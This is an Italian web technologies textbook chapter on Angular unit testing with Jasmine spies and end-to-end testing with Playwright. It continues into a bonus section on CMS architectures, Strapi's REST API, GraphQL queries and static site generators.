
Il meccanismo di iniezione delle dipendenze è un supporto prezioso: durante i test si può configurare l'iniettore perché risolva le dipendenze usando i test double invece degli oggetti reali. È il motivo per cui, nel capitolo su Angular, insistevamo sul fatto che un componente non dovrebbe mai costruire da sé i propri servizi.

Scrivere i double a mano richiede però molto codice ripetitivo. I framework di testing vengono in aiuto: Jasmine supporta il concetto di **spy**, un test double che può simulare qualunque funzione.

TS spy.ts

```ts
let todos = [{ id: 1, todo: "foo" }, { id: 2, todo: "bar" }];

restBackendSpy = jasmine.createSpyObj('RestBackendService', ['getTodos']);
restBackendSpy.getTodos.and.returnValue(of(todos));
```



Il componente riceve lo spy:
servizio reale e API restano fuori dal test.

Il codice crea uno spy del `RestBackendService` simulandone il metodo `getTodos()`, e lo configura perché restituisca sempre un Observable con una data lista di due elementi. Usando lo spy al posto del servizio reale, il test non dipende né dal servizio né dalla API REST esterna.

Esempio 23.1 — Testare un componente

TS todo-page.component.spec.ts

```ts
it('should properly fetch to-do items', () => {
  let todos = [{ id: 1, todo: "foo" }, { id: 2, todo: "bar" }];


  restBackendSpy = jasmine.createSpyObj('RestBackendService', ['getTodos']);
  restBackendSpy.getTodos.and.returnValue(of(todos));
  component.restService = restBackendSpy;

  component.fetchTodos();
  fixture.detectChanges();

  expect(component.todos.length).toEqual(2);

  const element: DebugElement = fixture.debugElement;
  const list = element.query(By.css('ul'));
  const content = list.nativeElement.textContent;

  expect(content).toContain('foo');
  expect(content).toContain('bar');
});
```



Si noti `fixture.detectChanges()`: forza il ciclo di change detection descritto nel capitolo 21, senza il quale il template non sarebbe ancora aggiornato al momento delle asserzioni.

```
ng test --no-watch --code-coverage
```

Terminale

```
Chrome 121.0.0.0 (Windows 10): Executed 18 of 18 SUCCESS
TOTAL: 18 SUCCESS

============================ Coverage summary =============================
Statements   : 45.45% ( 75/165 )
Branches     : 21.21% ( 7/33 )
Functions    : 43.39% ( 23/53 )
Lines        : 42.58% ( 66/155 )
===========================================================================
```

Viene generato anche un rapporto HTML nella directory `/coverage`, dove si può ispezionare ciascun file e vedere quali righe sono state coperte dai test.

La copertura non è la qualità

La copertura è un **possibile indicatore** di quanto bene si è testata un'applicazione, non una misura della qualità dei test. Il 100% di copertura si può ottenere anche con test che non verificano nulla: eseguono il codice senza mai controllarne il risultato. È utile soprattutto al contrario, per individuare le parti **mai** eseguite.

TESTING END-TO-END

Testing end-to-end

Il **testing end-to-end** (E2E) mira a testare il sistema nel suo complesso, dal punto di vista dei suoi utenti finali. Ogni test replica un flusso d'uso realistico, interagendo con le interfacce **esterne** del sistema, come farebbero gli utenti.

E2E per una API REST

Quando l'applicazione è una API REST, gli **endpoint** sono l'interfaccia esterna e gli utenti finali sono **altri programmi** che inviano richieste HTTP. I test E2E devono quindi inviare richieste HTTP e verificare che le risposte siano corrette rispetto alla specifica.

Scenario: login riuscito

1. inviare una `POST` a `/auth` con corpo `{usr: "gerry", pwd: "sussman"}`
2. verificare che la risposta abbia stato `200 OK`
3. verificare che il valore restituito sia un JSON di tipo `{token: string}`
4. verificare che `response.token` sia un token JWT valido

Scenario: inserimento di un nuovo elemento

1. inviare una `POST` a `/auth` con le credenziali
2. verificare lo stato `200 OK`, estrarre e salvare il token
3. inviare una `POST` a `/todos` con corpo `{todo: "foobar", done: false}` e header `Authorization: Bearer <TOKEN>`
4. verificare che la risposta abbia stato `200 OK`
5. verificare che il corpo contenga `{todo: "foobar", done: false}`

E2E per un'applicazione web

Quando l'applicazione è tradizionale o è una SPA, le **pagine** sono l'interfaccia esterna e gli utenti finali sono **persone** che usano un browser. I test devono quindi interagire con le pagine e verificare che cambino correttamente in conseguenza delle interazioni.

Scenario: login riuscito

1. visitare la pagina di login
2. inserire «gerry» nel campo del nome utente
3. inserire «sussman» nel campo della password
4. fare clic sul pulsante «Login»
5. verificare che l'utente venga reindirizzato alla homepage
6. verificare che la barra di navigazione contenga «Hi, Gerry»

Che sia manuale o automatizzato, il testing E2E segue sempre lo stesso schema:

pseudocodice

```
esegui(suite di test):
  per ogni scenario nella suite:
    per ogni passo dello scenario:
      seleziona l'elemento con cui interagire (pulsante, campo, ...)
      interagisci con esso (clic, riempi, verifica una proprieta', ...)
```

Manuale	Automatizzato
A persone viene dato un copione con l'elenco dettagliato dei passi; lo seguono e replicano segnalando ogni problema.	Si sviluppa software di test che simula automaticamente gli scenari d'uso.
Non richiede competenze di programmazione.	Richiede competenze di programmazione e di testing.
Attività lenta, noiosa e soggetta a errori. Non scala: va ripetuta a ogni nuova versione, su tutti i browser principali, su dispositivi diversi.	Costi iniziali più alti, ma le suite si possono rieseguire molte volte con sforzo aggiuntivo minimo.
	Il codice di test va **mantenuto** man mano che l'applicazione evolve, e i test possono essere fragili o *flaky*.

I test E2E automatizzati sono in sostanza codice che usa librerie dedicate per **controllare da remoto un browser**: navigare verso URL, individuare elementi e interagirci. Queste librerie sono utili anche oltre il testing, per esempio per lo *scraping* e il *crawling*.

Individuare gli elementi

Selezionare gli elementi con cui interagire è una parte cruciale del testing E2E. Esistono tre **strategie di localizzazione**.

Strategia	Come funziona
Coordinate assolute	identifica gli elementi in base alla posizione sullo schermo: `click(200, 300)`
Localizzatori visuali	identifica gli elementi in base al loro **aspetto**, con algoritmi di confronto fra immagini
Localizzatori di layout	identifica gli elementi in base a proprietà strutturali, per esempio con i **selettori CSS**: `click(".item button.buy")`

Torna qui utile tutto quello che abbiamo studiato sui selettori CSS nel capitolo 3: sono di gran lunga la strategia più usata nella pratica.

Fragilità e flakiness

Fragilità

Fragilità

I test E2E sono spesso **fragili** rispetto all'evoluzione dell'applicazione: anche modifiche minime possono rompere i localizzatori, rendendo i test incapaci di interagire con gli elementi corretti e richiedendo una manutenzione onerosa.

Localizzatore	Perché si rompe
`click(100, 200)`	basta spostare il pulsante di qualche pixel e le coordinate non corrispondono più.
Immagine del pulsante	basta cambiare il colore o il carattere e l'immagine non corrisponde più.
`click(".form button:first-of-type")`	se si aggiunge un pulsante «Sign up» **prima** di quello di login, il test farà clic su quello sbagliato — e fallirà in modo silenzioso e fuorviante.

Come si scrivono buoni localizzatori

Un buon localizzatore non deve essere né troppo generico né troppo specifico: se è troppo generico rischia di selezionare un elemento diverso da quello voluto, se è troppo specifico anche modifiche minime lo rompono.
I localizzatori a coordinate sono i più fragili in assoluto. Quelli visuali sono robusti rispetto ai cambiamenti di disposizione ma fragili rispetto all'aspetto; quelli di layout sono robusti rispetto ai cambiamenti puramente visivi ma più fragili rispetto ai cambiamenti di struttura. Nella pratica l'esperienza conta molto.

Flakiness

Flakiness

I test E2E tendono a essere **flaky**, cioè a comportarsi in modo incoerente: lo stesso test può passare o fallire in modo intermittente **a parità di condizioni**, senza alcuna modifica all'applicazione o al test.

Questa imprevedibilità è spesso causata dal **non determinismo** legato ai tempi di caricamento o al recupero dei dati: talvolta una risorsa esterna impiega più tempo del solito, e il test prova ad accedere a elementi non ancora disegnati, ottenendo un errore di «elemento non trovato».

La flakiness si mitiga con opportune **strategie di attesa**: non attese a tempo fisso, ma attese su una condizione («finché quell'elemento non è visibile»).

Isolamento

I test E2E dovrebbero essere eseguiti in **isolamento**:

- nessuna propagazione dei fallimenti: un test che fallisce non deve influenzare quelli successivi;
- l'ordine di esecuzione non deve contare, così che i test possano girare in parallelo;
- ogni test deve poter essere eseguito da solo, il che rende molto più facile il debug.

Si ottiene in due modi: **ripartire da zero**, eseguendo ogni test in un ambiente nuovo e pulito, oppure fare **pulizia fra un test e l'altro**.

Strumento	Dal	Note
Selenium	2009	multi-browser
Cypress	2014	multi-browser
Puppeteer	2017	di Google, orientato a Chrome
Playwright	2020	di Microsoft, multi-browser

Playwright è un framework open source di automazione e testing dei browser, sviluppato da Microsoft. È multi-browser e multi-piattaforma, adotta un approccio asincrono guidato dagli eventi, è scritto in TypeScript e ha API in TypeScript, JavaScript, C#, Java e Python.

```
npm init playwright@latest
```

Il primo test

I test si definiscono con la funzione `test()`, che riceve un titolo e una funzione asincrona contenente il codice.

example.spec.ts

```ts
import { test, expect } from '@playwright/test';

test('has title', async ({ page }) => {
  await page.goto('https://playwright.dev/');
  await expect(page).toHaveTitle(/Playwright/);
});

test('get started link', async ({ page }) => {
  await page.goto('https://playwright.dev/');

  await page.getByRole('link', { name: 'Get started' }).click();

  await expect(page.getByRole('heading', { name: 'Installation' }))
    .toBeVisible();
});
```



Terminale

```
$ npx playwright test
Running 6 tests using 6 workers
  6 passed (7.1s)

$ npx playwright show-report
Serving HTML report at http://localhost:9323.
```

	chromium	firefox	webkit
has title	✔	✔	✔
get started link	✔	✔	✔

2 test × 3 browser = 6 esecuzioni.

Per impostazione predefinita i test vengono eseguiti su `chromium` (motore Blink), `firefox` (Gecko) e `webkit` (il motore di Safari e dei dispositivi Apple). Playwright può anche emulare browser per tablet e telefoni, e le piattaforme si configurano nel file `playwright.config.ts`.

Isolamento e fixture

Playwright ottiene l'isolamento **ripartendo da zero**: ogni test gira in un ambiente pulito, non influenzato dai precedenti, con il proprio `localStorage`, `sessionStorage` e i propri cookie. Questo si ottiene usando un nuovo `BrowserContext` per ciascun test — si può pensarlo come un profilo in incognito.

L'ambiente di ciascun test è definito tramite **fixture**. L'argomento `{page}` passato alla funzione di test dice a Playwright di preparare la fixture `Page`, cioè di creare un nuovo contesto e una pagina al suo interno — l'astrazione di una scheda in un browser nuovo di zecca.


Individuare, agire, verificare

Tre parti sono cruciali nella scrittura di un test E2E automatizzato: **individuare** gli elementi, **compiere** azioni e **verificare** lo stato rispetto alle aspettative.

localizzatori.ts

```ts
page.getByText();          // contenuto testuale
page.getByLabel();         // etichetta di un campo
page.getByPlaceholder();   // placeholder di un input
page.getByAltText();       // testo alternativo (alt)
page.getByTitle();         // attributo title
page.getByTestId();        // attributo data-testid

// si possono usare anche selettori CSS e XPath
page.locator("#foo ul [data-foo]");
page.locator("//[@id='foo']//ul//*[@data-foo]");
```



azioni.ts

```ts
page.locator("#input").clear();
page.locator("#input").fill("Foo");
page.locator("#input").press("Tab");
page.locator("#checkbox").check();
page.locator("#select-course").selectOption("web technologies");
page.locator("#button").click();
page.locator("#button").dblclick();
```



asserzioni.ts

```ts
expect(page.locator("#foo")).toBeDefined();
expect(page.locator("#foo")).toBeDisabled();
expect(page.locator("#foo")).toBeEmpty();
expect(page.locator("#foo")).toContainText("foo");
expect(page.locator("#foo")).toHaveClass("bar");
expect(page.locator("#foo")).toBeVisible();
expect(page.locator("#foo")).toBeInViewport();
```

Perché i localizzatori «semantici» sono preferibili

`getByRole`, `getByLabel` e `getByPlaceholder` individuano gli elementi per il loro **ruolo** nell'interfaccia, non per la loro posizione nell'albero. Sono quindi molto meno fragili di un selettore CSS legato alla struttura, e hanno un effetto collaterale utile: un test che non riesce a trovare un pulsante «per ruolo» segnala spesso un problema reale di accessibilità.

Capture and Replay

Scrivere i test a mano richiede tempo. Gli approcci **Capture and Replay** (C&R) permettono di generare automaticamente il codice dei test «registrando» le interazioni dell'utente: basta interagire con l'applicazione per creare test rieseguibili.

Essendo generato automaticamente, il codice C&R può essere subottimale rispetto a fragilità e flakiness, ma resta un buon punto di partenza.

Playwright supporta il C&R attraverso il *Test Generator*. Il modo più semplice è usare l'estensione Playwright per VS Code: nella scheda *Testing* si sceglie «Record new», si interagisce con il browser che compare, e Playwright genera il codice necessario a replicare le azioni, usando euristiche interne per scegliere i localizzatori migliori.

TS login.spec.ts (generato) ×

```ts
test('should login with correct credentials', async ({ page }) => {
  await page.goto('http://localhost:4200/home');
  await page.getByRole('link', { name: 'Login' }).click();
  await page.getByPlaceholder('Your username').fill('luigi');
  await page.getByPlaceholder('********').fill('luigi');
  await page.getByRole('button', { name: 'Sign in' }).click();
  await expect(page.locator('#navbar-default')).toContainText('Welcome, luigi');
});
```

Riferimenti

- **Angular Testing**.
  https://angular.dev/guide/testing
  Parti rilevanti: *Overview*, *Basics of testing components*, *Component Testing Scenarios*, *Testing services*, *Code coverage*.
- **Playwright Docs**.
  https://playwright.dev/docs/intro
  Parti rilevanti: *Getting started*, *Guides* > *Best practices*.

Extra: CMS e GraphQL

Contenuti extra, fuori programma

Il contenuto di questo capitolo **non fa parte del programma** di Tecnologie Web: corrisponde a una lezione bonus tenuta dal docente. Questi argomenti **non compaiono nelle prove scritte** né vengono chiesti durante la discussione del progetto.
Per quanto riguarda il progetto, si ricordi che la traccia **vieta esplicitamente** l'uso di CMS, mentre **ammette** l'uso di GraphQL.
Il capitolo è incluso per completezza, ma può essere saltato senza conseguenze ai fini dell'esame.

Il problema di gestire i contenuti

L'obiettivo principale di molte applicazioni web è **mostrare contenuti** agli utenti. Questi contenuti possono cambiare molto di frequente e crescere in modo esponenziale: Wikipedia ne conta circa sette milioni di pagine.

Da qui alcune difficoltà:

- scrivere a mano intere pagine web per aggiornare i contenuti richiede competenze tecniche e rallenta il lavoro;
- chi si occupa dei contenuti tipicamente **non** è chi sviluppa;
- gestire versioni diverse del contenuto pubblicato non è banale;
- garantire l'adozione di un flusso di lavoro strutturato è complicato.

Content Management System

Un **CMS** è un'applicazione web progettata per consentire la modifica collaborativa, l'organizzazione e la pubblicazione di contenuti **senza scrivere una riga di codice**, usando l'interfaccia fornita dal CMS stesso. Permette a utenti non tecnici di gestire e aggiornare i contenuti senza dipendere continuamente dagli sviluppatori.

I CMS sono spesso usati per blog, siti di notizie e siti di commercio elettronico. Le funzionalità tipiche comprendono:

- pubblicazione web dei contenuti;
- formattazione, tipicamente con un editor grafico WYSIWYG;
- controllo di versione dei contenuti;
- indicizzazione, ricerca e recupero;
- autenticazione e autorizzazione con un sistema di permessi per gruppi;
- gestore di contenuti multimediali integrato;
- estensibilità e personalizzazione tramite temi ed estensioni.

ARCHITETTURE

CMS tradizionali

Un CMS tradizionale è composto da due parti:

- la **Content Management Application** (CMA), che permette agli utenti non tecnici di gestire i contenuti;
- la **Content Delivery Application** (CDA), che rende i contenuti aggiornati disponibili agli utenti finali, per esempio come pagine web.

L'architettura è **monolitica**: CMA e CDA sono strettamente integrate. Il vantaggio è la facilità di distribuzione e di gestione (una sola applicazione). Gli svantaggi sono la scarsa flessibilità in alcuni scenari e la limitazione dei canali di distribuzione: i CMS tradizionali privilegiano l'output web, e non è immediato esporre una API REST.

CMS headless e disaccoppiati

CMS headless

Un **CMS headless** separa la CMA (il *corpo*, che si occupa dell'organizzazione dei contenuti) dalla CDA (la *testa*, che si occupa della presentazione). È un CMS **senza testa**: non gestisce la presentazione ed espone soltanto una API. In questo modo i contenuti possono essere distribuiti su qualunque canale.

I **CMS disaccoppiati** sono CMS tradizionali in cui CMA e CDA sono separate: si può usare la CDA inclusa oppure realizzare modalità di distribuzione diverse tramite le API esposte dalla CMA. Oggi la maggior parte dei CMS tradizionali è disaccoppiata, WordPress compreso.




Figura 24.1: *Le tre architetture a confronto.*

I CMS sono bersagli privilegiati

Lo stesso CMS è usato su un numero enormi di siti: una vulnerabilità in un CMS può essere sfruttata su moltissimi siti contemporaneamente. È quindi imperativo **tenerli aggiornati** per applicare le correzioni al più presto.
Un esempio concreto: la vulnerabilità `CVE-2022-21661` rendeva WordPress vulnerabile a SQL injection nelle versioni dalla 3.7.37 alla 5.8.3.

CMS tradizionali

Fra i CMS più noti: **WordPress** (il più diffuso, usato da circa il 43% di tutti i siti web), **Joomla** (che alimenta il sito dei corsi di Informatica della Federico II), **WooCommerce** (per il commercio elettronico) e **MediaWiki** (che alimenta Wikipedia, Fandom, WikiHow).

Un CMS tradizionale è un'applicazione web come le altre:

- nella fase di installazione chiede i dati per connettersi a un database relazionale (URL, nome utente, password) e crea le tabelle necessarie;
- chiede le credenziali per l'account di amministrazione;
- dopo l'installazione, l'amministratore può creare e organizzare contenuti, aggiungere utenti, definire i template e personalizzare l'aspetto del sito.

Strapi, un CMS headless

Fra i CMS headless più diffusi: **Strapi** (basato su Node.js), **Wagtail** (basato su Django, per Python), **Ghost** (Node.js) e **CrafterCMS** (Java).


```
npx create-strapi-app@latest project-name
cd project-name
npm run develop
```

Terminale

```
> todo-api@0.1.0 develop
> strapi develop

Building build context (577ms)
Creating admin (16224ms)
Loading Strapi (1505ms)
Generating types (1413ms)

Welcome back!
To manage your project, go to the administration panel at:
http://localhost:1337/admin
To access the server, go to:
http://localhost:1337
```



Il pannello di amministrazione: le voci della risorsa *Professor*.

Dall'interfaccia di amministrazione si definisce la «forma» delle risorse (i loro campi e i loro tipi), si stabiliscono le **relazioni** fra risorse con un editor visuale, e infine si creano i contenuti veri e propri.

La API REST generata

Per ogni risorsa, Strapi genera automaticamente gli endpoint REST.

Metodo	URL	Descrizione
`GET`	`/api/:pluralApiId`	elenco delle voci
`POST`	`/api/:pluralApiId`	crea una voce
`GET`	`/api/:pluralApiId/:resourceId`	una voce specifica
`PUT`	`/api/:pluralApiId/:resourceId`	aggiorna una voce
`DELETE`	`/api/:pluralApiId/:resourceId`	elimina una voce

Dall'interfaccia si creano token di autorizzazione (*Settings* > *API Tokens*), specificando per ciascuno un nome, una durata e i permessi di lettura e scrittura per ogni risorsa. Gli utenti devono passare il token nell'header `Authorization`, esattamente come nello schema JWT visto nel capitolo 16.

Richiesta

```
GET http://localhost:1337/api/professors
Authorization: Bearer 97060c911...e12
```

Risposta

```
{
  "data": [
    {
      "id": 1,
      "attributes": {
        "firstName": "Luigi Libero Lucio",
        "lastName": "Starace",
        "email": "luigiliberolucio.starace@unina.it",
        "createdAt": "2023-12-29T07:19:19.746Z",
        "updatedAt": "2023-12-29T07:25:16.666Z",
        "publishedAt": "2023-12-29T07:20:35.307Z"
      }
    }
  ]
}
```

Parametri di query

Gli endpoint di Strapi supportano numerosi parametri nella query string per filtrare, ordinare e paginare i risultati, selezionare campi e popolare le relazioni.

Parametro	Effetto
`populate`	quali risorse collegate includere nei risultati
`fields`	quali campi includere, e in quale ordine
`filters`	interrogazioni personalizzate per filtrare i dati
`sort`	come ordinare i risultati
`pagination`	la paginazione dei risultati

Esempi

```
GET /api/professors?populate=courses
GET /api/professors?fields[0]=lastName&fields[1]=firstName

# corsi da 6 crediti
GET /api/courses?filters[credits][$eq]=6

# corsi da almeno 6 crediti il cui titolo contiene "Web"
GET /api/courses?filters[credits][$gte]=6&filters[title][$contains]=Web

# professori il cui nome contiene "Luigi" (senza distinzione di maiuscole)
GET /api/professors?filters[firstName][$containsi]=Luigi
```

I limiti di REST

REST è un modo pratico e diffusissimo di esporre dati da un server. In alcuni scenari, però, può risultare inefficiente.

Problema	In che consiste
Over-fetching	talvolta non ci servono tutti i campi di una risorsa, ma li scarichiamo comunque
Under-fetching	talvolta ci servono risorse collegate, e servono richieste aggiuntive per ottenerle: prima l'utente, poi i suoi post, poi per ogni post i commenti…
Evoluzione dell'API	le API cambiano nel tempo: vanno versionate, va mantenuta una certa retro-compatibilità, alcune funzionalità vanno deprecate

Entrambi i primi due degradano le prestazioni e aumentano il traffico: nel primo caso si scaricano dati inutili, nel secondo servono molte richieste aggiuntive.

GraphQL

GraphQL è un linguaggio di interrogazione per API, sviluppato da Facebook e pubblicato in versione open source nel 2015. Invece di appoggiarsi a endpoint predefiniti come in REST, permette a chi consuma l'API di **specificare in modo dichiarativo quali dati gli servono**, tramite interrogazioni.

```
npm install @strapi/plugin-graphql
```

Dopo il riavvio, un *playground* GraphQL è disponibile su `http://localhost:1337/graphql`.

Esempio 24.1 — Solo i campi che servono

Supponiamo di dover mostrare soltanto il cognome di ciascun professore.

query

```
query {
  professors {
    data {
      attributes {
        lastName
      }
    }
  }
}
```

risposta

```
{
  "data": {
    "professors": {
      "data": [
        { "attributes": { "lastName": "Starace" } },
        { "attributes": { "lastName": "Abelson" } }
      ]
    }
  }
}
```


Nessun campo superfluo: è la risposta all'over-fetching.

Esempio 24.2 — Risorse collegate in una sola richiesta

Cognome di ciascun professore **e** titolo dei suoi corsi:

query

```
query {
  professors {
    data {
      attributes {
        lastName,
        courses {
          data {
            attributes {
              title
            }
          }
        }
      }
    }
  }
}
```



Con REST servono $1 + n$ richieste; con GraphQL ne basta una.

Una sola richiesta al posto di $1 + n$: è la risposta all'under-fetching.


Esempio 24.3 — Filtri

L'equivalente GraphQL di

```
SELECT title, credits FROM courses
WHERE credits >= 6
  AND (title CONTAINS 'Web' OR title CONTAINS 'TypeScript')
```

è:

```
query
query {
  courses(filters: {
    credits: { gte: 6 },
    or: [
      { title: { containsi: "Web" } },
      { title: { containsi: "TypeScript" } }
    ]
  }) {
    data {
      attributes {
        title, credits
      }
    }
  }
}
```



La condizione del filtro come albero:
la stessa del `WHERE` in SQL.

GENERAZIONE AUTOMATICA DI SITI STATICI

A volte usare un CMS completo è eccessivo. In alcuni scenari i dati non cambiano spesso: si pensi a un ristorante che aggiorna il menu sul proprio sito circa una volta al mese.

Per un mese intero, ogni caricamento di pagina provoca un'interrogazione al database, che restituisce sempre la stessa lista, dopodiché il CMS mostra sempre lo stesso contenuto. Il CMS sta sprecando cicli di calcolo — cioè denaro ed emissioni — per generare ripetutamente le stesse pagine. I meccanismi di caching aiutano, ma restano un sovraccarico e la necessità di tenere il CMS aggiornato.

Un approccio più efficiente è:

1. generare le pagine **una volta sola**, quando i dati cambiano;
2. servire agli utenti le pagine **statiche** già compilate.

È la **generazione automatica di siti statici**.




Figura 24.2: *Il flusso di un generatore di siti statici.*

Fra i generatori più noti: **Hugo** (scritto in Go), **Gatsby** (genera siti statici con React), **Jekyll** (basato su Ruby), **Pelican** (Python) e **Zola** (Rust).

Riferimenti

- **Definition of CMS** — MDN web docs.
  https://developer.mozilla.org/en-US/docs/Glossary/CMS
- **What is Headless CMS?** — AWS docs.
  https://aws.amazon.com/what-is/headless-cms/
- **The Fullstack Tutorial for GraphQL**.
  https://www.howtographql.com/
  Parti rilevanti: *GraphQL Fundamentals*.
- **What is a static site generator?** — Cloudflare Learning.
  https://www.cloudflare.com/learning/performance/static-site-generator/